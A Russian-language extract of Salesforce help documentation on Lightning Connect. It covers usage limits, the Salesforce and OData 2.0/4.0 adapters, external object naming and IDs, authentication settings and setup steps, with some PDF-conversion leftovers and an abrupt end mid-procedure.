[Рекомендации по использованию \*\*Salesforce1\*\* для \*\*Lightning Connect\*\*: все адаптеры адаптер \*\*OData 2.0\*\* или \*\*4.0\*\* для \*\*Lightning Connect\*\*](#)

Общие ограничения для **Lightning Connect**: все адаптеры

Просмотрите ограничения по использованию **Lightning Connect**.

Максимальное количество внешних объектов, полномочия которых могут быть предоставлены каждому пользователю, равняется максимальному количеству доступных настраиваемых объектов. Данное ограничение определяется лицензией, назначенной пользователю.

|   |               |
|---|---------------|
| Максимальное количество внешних объектов на одну организацию <sup>1</sup>                         | 100           |
| Максимальное количество присоединений на один запрос для внешних объектов и объектов других типов | 4             |
| Максимальная длина маркера OAuth, созданного внешней системой                                     | 4000 символов |

<sup>1</sup> Ограничение, равное 100 внешним объектам, применяется независимо от количества дополнительных компонентов **Lightning Connect**, приобретенных для организации.

[Общие ограничения для \*\*Lightning Connect\*\*: адаптер \*\*OData 2.0\*\*](#)

Просмотрите ограничения для адаптера **OData 2.0** для **Lightning Connect**.

СМ. ТАКЖЕ:

[Рекомендации по использованию \*\*Lightning Connect\*\*: все адаптеры \*\*Lightning Connect\*\*](#)

### ВЕРСИИ

Доступно в версиях: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

### ВЕРСИИ

Доступно в версиях: **Salesforce Classic** и **Lightning Experience**.

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.



## Общие ограничения для Lightning Connect: адаптер OData 2.0

Просмотрите ограничения для адаптера OData 2.0 для Lightning Connect.

An org is limited to:

- 10 000 запросов OData в час при использовании версии Enterprise Edition, Performance Edition или Unlimited Edition. Более высокие ограничения доступны по запросу.
- 1 000 запросов OData в час при использовании версии Developer Edition.

|   |             |
|---|-------------|
| Максимальный размер HTTP-запроса для OData  | 8 Мб        |
| Максимальный размер HTTP-ответа для OData   | 8 Мб        |
| Максимальный размер результирующего набора для запроса OData                          | 16 Мб       |
| Максимальный размер результирующего набора для подзапроса OData                       | 1 000 строк |
| Максимальное количество новых строк, извлеченных за час для внешнего источника данных | 50,000      |

(Данное ограничение не применяется к крупным внешним источникам данных или извлеченным ранее строкам.)

СМ. ТАКЖЕ:

[Общие ограничения для Lightning Connect: все адаптеры](#)

[Рекомендации по использованию ограничений по частоте запросов OData для Lightning Connect: адаптер OData 2.0 Адаптер OData 2.0 или 4.0 для Lightning Connect](#)

## Lightning Connect: Salesforce — доступ к данным в другой организации Salesforce

### Адаптер Salesforce для Lightning Connect

Связывание данных между организациями Salesforce позволяет повысить эффективность сотрудничества и усовершенствовать выполняемые процессы. Благодаря адаптеру Salesforce Lightning Connect использует вызовы Force.com REST API для доступа к записям в других организациях Salesforce. Тем не менее, пользователям доступна быстрая и удобная настройка посредством интерактивных инструментов.

Пользователи и платформа Force.com взаимодействуют с данными других организаций посредством внешних объектов. Адаптер Salesforce для Lightning Connect преобразует каждое взаимодействие в вызов Force.com REST API.

Предположим, что перечень продуктов хранится в одной организации Salesforce. При этом региональным и местным отделениям, имеющим собственные организации, должна быть доступна оперативная информация по остаткам. Благодаря адаптеру Salesforce для Lightning Connect, данные могут быть доступны другим организациям без нарушения заданных ограничений доступа.

Адаптер Salesforce использует вызов Force.com REST API при выполнении условий ниже.

- Пользователь выбирает вкладку внешнего объекта для спискового представления.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

- Пользователь просматривает страницу сведений о записи внешнего объекта.
- Пользователь просматривает страницу сведений о записи родительского объекта, содержащую связанный список дочерних записей внешнего объекта.
- Пользователь выполняет глобальный поиск по системе Salesforce или приложению Salesforce1.
- Внешний объект опрашивается посредством потоков, интерфейсов API, Apex, SOQL или SOSL.
- Пользователь создает, редактирует или удаляет запись внешнего объекта. (Это неприменимо к адаптеру Salesforce).

Настройка Lightning Connect с адаптером Salesforce выполняется только посредством интерактивных инструментов.

#### [Организации подписчика и поставщика в Lightning Connect: адаптер Salesforce](#)

*Организация поставщика хранит данные, доступные организации подписчика.*

#### [API-имена для внешних объектов и настраиваемых полей в Lightning Connect: адаптер Salesforce](#)

При создании внешних объектов и настраиваемых полей в организации подписчика посредством синхронизации их API-имена извлекаются из соответствующих API-имен в организации поставщика.

#### [Коды записей и внешние коды для внешних объектов в Lightning Connect: адаптер Salesforce](#)

Коды записей для внешних объектов извлекаются из соответствующих кодов записей в организации поставщика. Значения внешнего кода в записях внешних объектов соответствуют кодам записей в организации поставщика.

#### [Доступ пользователя к внешним данным в Lightning Connect: адаптер Salesforce](#)

Доступ пользователя к внешним данным определяется параметрами организаций подписчика и поставщика.

СМ. ТАКЖЕ:

[Lightning Connect](#)

[Доступ к данным в другой организации посредством адаптера Salesforce для Lightning Connect](#)

[Рекомендации по использованию Lightning Connect: адаптер Salesforce](#)

#### Организации подписчика и поставщика в Lightning Connect: адаптер Salesforce

*Организация поставщика хранит данные, доступные организации подписчика.*

Внешний источник данных и внешние объекты определяются в организации подписчика. Внешние объекты и их поля могут создаваться вручную или автоматически (путем синхронизации метаданных организации поставщика). При просмотре или поиске данных внешних объектов в организации подписчика данные извлекаются из организации поставщика и отображаются в организации подписчика.

- Организация может выступать в качестве подписчика и поставщика.
- Организация подписчика может получать доступ к данным от разных организаций поставщика.
- Организация поставщика может предоставлять доступ к данным разным организациям подписчика.

СМ. ТАКЖЕ:

[Адаптер Salesforce для Lightning Connect](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## API-имена для внешних объектов и настраиваемых полей в Lightning Connect: адаптер Salesforce

При создании внешних объектов и настраиваемых полей в организации подписчика посредством синхронизации их API-имена извлекаются из соответствующих API-имен в организации поставщика.

API-имя каждого внешнего объекта заканчивается суффиксом \_\_x. API-имена настраиваемых полей внешних объектов используют традиционный суффикс \_\_c. При синхронизации объектов и настраиваемых полей посредством адаптера Salesforce для Lightning Connect:

- Если API-имя не содержит суффикс в организации поставщика, то API-имя повторно используется в организации подписчика, но дополняется суффиксом \_\_x (для объекта) или \_\_c (для поля).
- Если API-имя содержит суффикс в организации поставщика, то API-имя повторно используется в организации подписчика. При этом удаляется один из символов подчеркивания ( \_ ) из исходного суффикса, но добавляется новый суффикс \_\_x или \_\_c.



**Пример:** При синхронизации объекта Account организации поставщика организация подписчика создает:

- Внешний объект с API-именем Account\_\_x
- Настраиваемые поля, включая поле с API-именем Account\_\_x.Name\_\_c

При синхронизации объекта CustObj\_\_c организации поставщика организация подписчика создает:

- Внешний объект с API-именем CustObj\_c\_\_x
- Настраиваемые поля, включая поле с API-именем CustObj\_c\_\_x.Name\_\_c

Если объект организации поставщика содержит настраиваемое поле, то организация подписчика создает настраиваемое поле для эквивалентного внешнего объекта. Например:

- Account\_\_x.MyCustField\_c\_\_c
- CustObj\_c\_\_x.MyOtherCustField\_c\_\_c

При синхронизации внешнего объекта Account\_\_x организации поставщика организация подписчика создает:

- Внешний объект с API-именем Account\_x\_\_x
- Настраиваемые поля, включая поле с API-именем Account\_x\_\_x.Name\_c\_\_c

СМ. ТАКЖЕ:

[Адаптер Salesforce для Lightning Connect](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Коды записей и внешние коды для внешних объектов в Lightning Connect: адаптер Salesforce

Коды записей для внешних объектов извлекаются из соответствующих кодов записей в организации поставщика. Значения внешнего кода в записях внешних объектов соответствуют кодам записей в организации поставщика.

Каждый объект Salesforce имеет код объекта, первые три символа которого используются как ключевой префикс. Уникальный ключевой префикс назначается внешнему объекту при создании.

Каждая запись внешнего объекта имеет код записи, ключевой префикс которого соответствует коду внешнего объекта. Остальная часть кода записи внешнего объекта соответствует исходному коду записи в организации поставщика, кроме исходного ключевого префикса.

Каждый код записи, извлекаемый из организации поставщика, преобразуется в организации подписчика в строку, состоящую из 18 нечувствительных к регистру символов.

Кроме того, исходный код записи доступен в организации подписчика как значение стандартного поля «Внешний код» в записи внешнего объекта.

Каждый внешний объект содержит стандартное поле «Внешний код». Его значения однозначно определяют каждую запись внешнего объекта в организации. Если внешний объект во взаимосвязи внешнего поиска является родительским, то стандартное поле «Внешний код» используется для идентификации дочерней записи.



**Пример:** При синхронизации объекта Account организации поставщика объекту Account\_\_x организации подписчика назначается ключевой префикс x00. Запись объекта Account в организации поставщика с кодом 001B0000003SVC7IAO отображается в организации подписчика с кодом x00B0000003SVC7IAO и внешним кодом 001B0000003SVC7IAO.

СМ. ТАКЖЕ:

[Адаптер Salesforce для Lightning Connect](#)

## Доступ пользователя к внешним данным в Lightning Connect: адаптер Salesforce

Доступ пользователя к внешним данным определяется параметрами организаций подписчика и поставщика.

Регистрационные данные, используемые для подключения к организации поставщика, связаны с пользователем в организации поставщика. Данный пользователь называется *подключенным пользователем*.

Пользователю в организации подписчика могут быть доступны только данные, доступные подключенному пользователю внутри организации поставщика. Другими словами, доступ пользователя в организации подписчика не нарушает ограничения доступа подключенного пользователя, которые определяются данными параметрами в организации поставщика.

- Безопасность объекта (наборы полномочий и профили)
- Безопасность поля (наборы полномочий и профили)
- Безопасность записи (единые параметры общего доступа, иерархии ролей и правила общего доступа)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

В организации подписчика доступ к внешним объектам может быть предоставлен пользователям посредством наборов полномочий и профилей.

СМ. ТАКЖЕ:

[Адаптер Salesforce для Lightning Connect](#)

[Доступ к данным в другой организации посредством адаптера Salesforce для Lightning Connect](#)

## Доступ к данным в другой организации посредством адаптера **Salesforce** для **Lightning Connect**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|   |  |
|---|--|
| Для создания и редактирования внешних источников данных:                                    | «Настройка приложения»                       |
| Для создания и редактирования внешних объектов:   | «Настройка приложения»                       |
| Для определения или изменения справки объекта:  | «Настройка приложения»                       |
| Для создания и редактирования настраиваемых полей:  | «Настройка приложения»                       |
| Для редактирования наборов полномочий и профилей пользователей:                             | «Управление профилями и наборами полномочий» |
| Для редактирования параметров проверки подлинности другого пользователя для внешних систем: | «Управление пользователями»                  |

### ВЕРСИИ

Доступно в версиях: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Разрешите пользователям получать комплексное представление данных в других организациях **Salesforce** для составления полной картины по деятельности компании. Пользователям доступна быстрая и удобная настройка адаптера **Salesforce** для **Lightning Connect** посредством интерактивных инструментов.

Чтобы настроить **Lightning Connect** с адаптером **Salesforce**, выполните указанные ниже действия.

#### 1. [Определите внешний источник данных типа «Lightning Connect: Salesforce».](#)

Создайте внешний источник данных для каждой организации поставщика.

#### 2. [Создайте внешние объекты.](#)

Выполните данное действие только при условии отмены синхронизации для автоматического создания внешних объектов. Создайте внешний объект в организации подписчика для каждого нужного объекта в организации поставщика.

#### 3. [Создайте содержимое справки для внешних объектов.](#)

Помогите пользователям различать внешние и другие объекты, которые могут иметь похожие имена и типы данных, в организации подписчика. Создайте страницы **Visualforce** для описания внешних объектов в организации подписчика. Ссылка **«Справка для этой страницы»**, выбранная пользователем при просмотре внешнего объекта, позволяет просмотреть содержимое настраиваемой справки.

#### 4. [Добавьте настраиваемые поля и взаимосвязи во внешние объекты.](#)

Создайте взаимосвязи между объектами. При отмене синхронизации для автоматического создания внешних объектов и их полей в организации подписчика создайте настраиваемое поле для каждого нужного поля организации поставщика.

**5. Предоставьте пользователям доступ к внешним объектам.**

Предоставьте полномочия объекта посредством наборов полномочий или профилей.

**6. Предоставьте пользователям доступ к полям внешних объектов.**

Предоставьте полномочия поля посредством наборов полномочий или профилей.

**7. Если внешний источник данных использует индивидуальную проверку подлинности, выполните указанные ниже действия.**

**a. Разрешите пользователям выполнять проверку подлинности во внешней системе.**

Предоставьте пользователям доступ к параметрам проверки подлинности для внешнего источника данных посредством наборов полномочий или профилей.

**b. Настройте параметры проверки подлинности каждого пользователя.**

Данное действие может быть выполнено администратором или пользователями.



**Совет:** Рекомендуем обучить пользователей процессу настройки параметров проверки подлинности для внешних систем. Убедитесь, что пользователи понимают, какие регистрационные данные следует вводить для организации поставщика. При использовании OAuth 2.0 процесс OAuth отображает страницу входа Salesforce дважды: сначала при входе в организацию поставщика для получения маркера доступа, а затем при повторном входе в организацию подписчика. Рекомендуем протестировать процесс OAuth на наличие потенциально бесполезных напоминаний или переадресаций, а также обучить пользователей должным образом. Доступные процессы OAuth определяются используемой внешней системой, текущим поставщиком проверки подлинности и выбранными областями.

СМ. ТАКЖЕ:

[Адаптер Salesforce для Lightning Connect](#)

[Рекомендации по использованию Lightning Connect: адаптер Salesforce](#)

[Руководство разработчика: руководство разработчика Visualforce](#)

[Взаимосвязи внешних объектов](#)

[Организации подписчика и поставщика в Lightning Connect: адаптер Salesforce](#)

## Определение внешнего источника данных для Lightning Connect: адаптер Salesforce

Разрешите пользователям получать комплексное представление данных, доступных в организациях Salesforce.

1. Введите строку «*Внешние источники данных*» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт «**Внешние источники данных**».
2. Чтобы создать внешний источник данных, нажмите кнопку «**Создать внешний источник данных**». Чтобы изменить текущий внешний источник данных, щелкните ссылку «**Правка**».
3. Заполните поля.

| Поле                       | Описание   |
|----------------------------|--|
| Метка                      | <p>Понятное имя внешнего источника данных. Метка отображается в пользовательском интерфейсе Salesforce (например, в списковых представлениях).</p> <p>При назначении параметру «Тип удостоверения» значения «На пользователя» данная метка отображается при просмотре или редактировании параметров проверки подлинности для внешних систем.</p>                           |
| Имя                        | <p>Уникальный идентификатор, используемый для обращения к определению внешнего источника данных посредством API.</p> <p>Имя может содержать только буквы, цифры и символы подчеркивания. Кроме того, оно должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.</p> |
| Тип                        | Выберите значение « <b>Lightning Connect: Salesforce</b> ».  |
| Подключение к              | Данное поле определяет URL-адрес, используемый для подключения к организации поставщика.   |
| URL-адрес                  | При заполнении поля «Подключение к» значением « <i>Настраиваемый URL-адрес</i> » введите URL-адрес входа для организации поставщика.   |
| Версия API                 | Выберите версию API, поддерживаемую организацией поставщика. Версия API определяет объекты, поля и типы организации поставщика, доступные пользователям из организации подписчика.   |
| Время ожидания подключения | <p>Количество секунд, используемое для ожидания ответа от организации поставщика перед истечением срока действия.</p> <p>По умолчанию используется максимальное значение, равное 120 секундам.</p>   |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования внешних источников данных:

- «Настройка приложения»

| Поле                         | Описание  |
|------------------------------|---|
| Добавить в поиски Salesforce | <p>Данное поле определяет необходимость поиска данных внешних объектов, хранящихся в организации поставщика, посредством глобальных поисков в организации подписчика.</p> <p>Поиск может охватывать только поля текста, области текста и области подробного текста внешних объектов. При отсутствии полей, доступных для поиска, поиски по внешнему объекту не возвращают записи.</p> |
| Тип удостоверения            | <p>Данное поле определяет необходимость использования организацией подписчика одного или нескольких наборов регистрационных данных для доступа к организации поставщика. См. раздел «<a href="#">Тип удостоверения для внешних источников данных</a>» на странице 5411.</p>   |

#### 4. Выберите нужный протокол проверки подлинности.

- При выборе значения «**Проверка подлинности паролей**» введите имя пользователя и пароль для доступа к внешней системе.
- При выборе значения «**OAuth 2.0**» заполните поля ниже.


| Поле                           | Описание   |
|--------------------------------|--|
| Поставщик проверки подлинности | <p>Выберите нужного поставщика проверки подлинности Salesforce. См. раздел «<a href="#">Настройка поставщика проверки подлинности Salesforce</a>» справки Salesforce.</p>  |
| Область                        | <p>Выберите область полномочий для отправки запроса на маркер доступа. Допустимые значения определяются поставщиком проверки подлинности. См. раздел <a href="#">Использование параметра Score</a> на странице 1051.</p> |

 Прим.:

- Введенное значение заменяет значение поля «Стандартные области», заданное в указанном поставщике проверки подлинности.
- Необходимость определения областей может влиять на необходимость отображения страницы согласия каждым процессом OAuth.
- Рекомендуем пользователям запрашивать маркер обновления или автономный доступ. В противном случае при истечении срока действия маркера доступ к внешней системе отменяется.

|  |  |
|--|--|
| Начать процесс проверки подлинности при сохранении | <p>Чтобы выполнить проверку подлинности на внешней системе и получить маркер OAuth, отметьте флажком этот пункт. Данный процесс проверки подлинности называется процессом OAuth.</p> <p>При нажатии кнопки «<b>Сохранить</b>» внешняя система отображает запрос на выполнение входа. После успешного входа внешняя система предоставляет пользователю маркер OAuth для доступа к данным из текущей организации.</p> <p>Повторите процесс OAuth для создания маркера (например, при истечении срока действия маркера) или редактирования поля «Область» или «Поставщик проверки подлинности».</p> |
|--|--|



5. Нажмите кнопку **«Сохранить»**.
  6. Нажмите кнопку **«Проверить и синхронизировать»** и подтвердите успешность подключения.  
При отображении сообщения об ошибке воспользуйтесь документами ниже.
    - [Раздел «Status Codes and Error Responses» Руководства разработчика Force.com REST API](#)
    - Подразделы «API Fault Element», «ExceptionCode», «Error» и «StatusCode» раздела «Core Data Types Used in API Calls» [Руководства разработчика SOAP API](#)
  7. При необходимости выберите таблицы и щелкните **«Синхронизировать»**. Ниже перечислены действия, выполняемые для каждой выбранной таблицы.
    - Автоматическое создание внешнего объекта Salesforce.
    - Автоматическое создание настраиваемого поля для каждого столбца таблицы, совместимого с типом поля метаданных Salesforce.
-  **Прим.:** Прежде чем начать синхронизацию, просмотрите рекомендации, описанные в разделах ниже.
- [Рекомендации по синхронизации для Lightning Connect: все адаптеры](#) на странице 5416
  - [Рекомендации по синхронизации для Lightning Connect: адаптер Salesforce](#) на странице 5417

При необходимости создайте нужные внешние объекты и настраиваемые поля вручную. Данный алгоритм позволяет настраивать имена внешних объектов, определять столбцы таблицы для создания настраиваемых полей и задавать имена настраиваемых полей. Тем не менее, данный способ занимает больше времени и должен выполняться вручную.

СМ. ТАКЖЕ:

- [Доступ к данным в другой организации посредством адаптера Salesforce для Lightning Connect](#)
- [Хранение параметров проверки подлинности для внешних систем](#)
- [API-имена для внешних объектов и настраиваемых полей в Lightning Connect: адаптер Salesforce](#)
- [Организации подписчика и поставщика в Lightning Connect: адаптер Salesforce](#)
- [Руководство разработчика: руководство разработчика Force.com REST API](#)

Рекомендации по использованию **Lightning Connect: адаптер Salesforce**

Просмотрите особые алгоритмы, ограничения и рекомендации по использованию адаптера Salesforce для Lightning Connect.

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

[Рекомендации по использованию API для Lightning Connect: адаптер Salesforce](#)

Благодаря адаптеру Salesforce Lightning Connect использует вызовы Force.com REST API для доступа к записям в других организациях Salesforce. В зависимости от способа доступа к внешнему объекту, каждый вызов учитывается ограничениями на использование API, применяемыми только организацией поставщика или организациями поставщика и подписчика.

СМ. ТАКЖЕ:

- [Рекомендации по использованию Lightning Connect: все адаптеры](#)

ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Рекомендации по использованию API для Lightning Connect: адаптер Salesforce

Благодаря адаптеру Salesforce Lightning Connect использует вызовы Force.com REST API для доступа к записям в других организациях Salesforce. В зависимости от способа доступа к внешнему объекту, каждый вызов учитывается ограничениями на использование API, применяемыми только организацией поставщика или организациями поставщика и подписчика.

При получении доступа к внешнему объекту одним из способов ниже вызов Force.com REST API учитывается ограничениями на использование API, применяемыми организацией поставщика.

- Открытие спискового представления записей внешнего объекта.
- Просмотр страницы сведений о записи внешнего объекта.
- Просмотр записи родительского объекта, содержащей связанный список внешнего объекта.
- Выполнение поиска, охватывающего внешние объекты.
- Доступ к внешнему объекту из потока, страницы Visualforce, класса Apex или триггера Apex.
- Редактирование сведений о записи внешнего объекта.

Доступ к внешнему объекту, выполняемый пользователем или системой посредством SOAP API, Bulk API или Force.com REST API, учитывается ограничениями на использование API, применяемыми организациями поставщика и подписчика.

СМ. ТАКЖЕ:

[Краткое справочное руководство по ограничениям Salesforce](#)

[Рекомендации по использованию Lightning Connect: адаптер Salesforce](#)

## Lightning Connect: OData 2.0 — доступ к внешним данным посредством OData

### Адаптер OData 2.0 или 4.0 для Lightning Connect

Подключение к служебной системе позволяет получать полное представление о деятельности компании. С помощью адаптера OData 2.0 или 4.0 Lightning Connect использует OData версии 2.0 или 4.0 для доступа к данным, хранящимся вне системы Salesforce.

Пользователи и платформа Force.com взаимодействуют с внешними данными посредством внешних объектов. Lightning Connect преобразует каждое такое взаимодействие в запрос OData, содержащий соответствующие параметры для фильтрации результатов. Ниже перечислены условия, при выполнении которых система Salesforce отправляет запрос OData во внешнюю систему.

- Пользователь выбирает вкладку внешнего объекта для спискового представления.
- Пользователь просматривает страницу сведений о записи внешнего объекта.
- Пользователь просматривает страницу сведений о записи родительского объекта, содержащую связанный список дочерних записей внешнего объекта.
- Пользователь выполняет глобальный поиск по системе Salesforce или приложению Salesforce1.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

- Внешний объект опрашивается посредством потоков, интерфейсов API, Apex, SOQL или SOSL.
- Пользователь создает, редактирует или удаляет запись внешнего объекта. (This doesn't apply to the Salesforce adapter.)

Адаптер OData 2.0 для Lightning Connect может получать доступ к внешним данным, предоставленным посредством служб, которые называются *поставщиками OData*. Дополнительную информацию о поставщиках OData см. на веб-узле [www.odata.org](http://www.odata.org).

#### Внешние коды и ключи объектов OData

При получении доступа к внешним данным посредством адаптера OData 2.0 для Lightning Connect значения стандартного поля «Внешний код» внешнего объекта извлекаются на основании ключа объекта, заданного в документе метаданных службы OData.

#### Пагинация под управлением клиента и сервера для Lightning Connect: адаптер OData 2.0

Как правило, запросы Lightning Connect для внешних данных возвращают большой результирующий набор, который разбивается на более мелкие пакеты или страницы. Способ управления алгоритмами пагинации — внешняя система (под управлением сервера) или адаптер OData 2.0 для Lightning Connect (под управлением клиента) — выбирается самостоятельно.

СМ. ТАКЖЕ:

[Lightning Connect](#)

[Доступ к внешним данным посредством адаптера OData 2.0 или 4.0 для Lightning Connect](#)


[Рекомендации по использованию Lightning Connect: адаптеры OData 2.0 и 4.0](#)

[Справочник OData для Lightning Connect — адаптеры OData 2.0 и 4.0](#)

#### Внешние коды и ключи объектов OData

При получении доступа к внешним данным посредством адаптера OData 2.0 для Lightning Connect значения стандартного поля «Внешний код» внешнего объекта извлекаются на основании ключа объекта, заданного в документе метаданных службы OData.

Каждый внешний объект содержит стандартное поле «Внешний код». Its values uniquely identify each external object record in your org. Если внешний объект во взаимосвязи внешнего поиска является родительским, то стандартное поле «Внешний код» используется для идентификации дочерней записи.

 **Важное замечание:** Не вводите конфиденциальные данные в стандартное поле «Внешний код», поскольку система Salesforce может записывать значения этого поля.

- Поля взаимосвязи внешнего поиска в дочерних записях сохраняют и отображают значения полей «Внешний код» родительских записей.
- Исключительно для внутреннего пользования система Salesforce сохраняет значение поля «Внешний код» каждой строки, полученной из внешней системы. Этот принцип не применяется к внешним объектам, связанным с крупными внешними источниками данных.


Данное списковое представление для внешнего объекта Order\_Detail отображает значения поля «Внешний код».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**



Каждое значение поля «Внешний код» извлекается на основании ключа объекта, заданного в документе метаданных службы OData для службы удаленных данных (поставщика OData). Ключ объекта формируется из набора свойств типа объекта.


Данный фрагмент из документа метаданных службы OData показывает, что значения поля «Внешний код» для внешнего объекта Order\_Detail извлекаются из свойств OrderID и ProductID.

```
<EntityType Name="Order_Detail">
  <Key>
    <PropertyRef Name="OrderID"/>
    <PropertyRef Name="ProductID"/>
  </Key>
  <Property Name="OrderID" Type="Edm.Int32" Nullable="false"/>
  <Property Name="ProductID" Type="Edm.Int32" Nullable="false"/>
  <Property Name="UnitPrice" Type="Edm.Decimal" Nullable="false" Precision="19" Scale="4"/>

  <Property Name="Quantity" Type="Edm.Int16" Nullable="false"/>
  <Property Name="Discount" Type="Edm.Single" Nullable="false"/>
  ...

```

Данная страница сведений о записи отображает поля OrderID и ProductID. Их значения формируют значение стандартного поля «Внешний код».



СМ. ТАКЖЕ:

[Адаптер OData 2.0 или 4.0 для Lightning Connect](#)

## Пагинация под управлением клиента и сервера для Lightning Connect: адаптер OData 2.0

Как правило, запросы Lightning Connect для внешних данных возвращают большой результирующий набор, который разбивается на более мелкие пакеты или страницы. Способ управления алгоритмами пагинации — внешняя система (под управлением сервера) или адаптер OData 2.0 для Lightning Connect (под управлением клиента) — выбирается самостоятельно.

По умолчанию адаптер OData 2.0 для Lightning Connect использует пагинацию под управлением клиента. Так, запросы OData используют системные параметры запроса \$top и \$skip для пагинации результирующего набора.

При использовании пагинации под управлением сервера внешняя система определяет размеры страницы и границы пакета. Параметры пагинации внешней системы могут оптимизировать производительность внешней системы и сократить время загрузки внешних объектов в организацию. Кроме того, пагинация результирующего набора пользователями или платформой Force.com может инициировать изменение набора внешних данных. Как правило, пагинация под управлением сервера корректирует границы пакета для обеспечения более эффективного изменения наборов данных, чем пагинация под управлением клиента.

Поле «Пагинация под управлением сервера» внешнего источника данных определяет необходимость использования пагинации под управлением клиента или сервера. При включении пагинации под управлением сервера для внешнего источника данных внешняя система пропускает любые границы пакета или размеры страницы, указанные в запросах. Тем не менее, ограничения для адаптера OData 2.0 для Lightning Connect применяются без изменений.

СМ. ТАКЖЕ:

- [Определение внешнего источника данных для Lightning Connect: адаптер OData 2.0 или 4.0](#)
- [Общие ограничения для Lightning Connect: адаптер OData 2.0](#)
- [Параметры строки запроса OData](#)

## Доступ к внешним данным посредством адаптера OData 2.0 или 4.0 для Lightning Connect

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|   |  |
|---|--|
| Для создания и редактирования внешних источников данных:                                    | «Настройка приложения»                       |
| Для создания и редактирования внешних объектов:   | «Настройка приложения»                       |
| Для определения или изменения справки объекта:  | «Настройка приложения»                       |
| Для создания и редактирования настраиваемых полей:  | «Настройка приложения»                       |
| Для редактирования наборов полномочий и профилей пользователей:                             | «Управление профилями и наборами полномочий» |
| Для редактирования параметров проверки подлинности другого пользователя для внешних систем: | «Управление пользователями»                  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

Разрешите пользователям просматривать и искать данные, хранящиеся вне организации Salesforce (например, данные из системы планирования бизнес-ресурсов).

Чтобы настроить Lightning Connect с адаптером OData 2.0 или 4.0, выполните указанные ниже действия.

1. **Определите внешний источник данных типа «Lightning Connect: OData 2.0» или Lightning Connect: OData 4.0.**

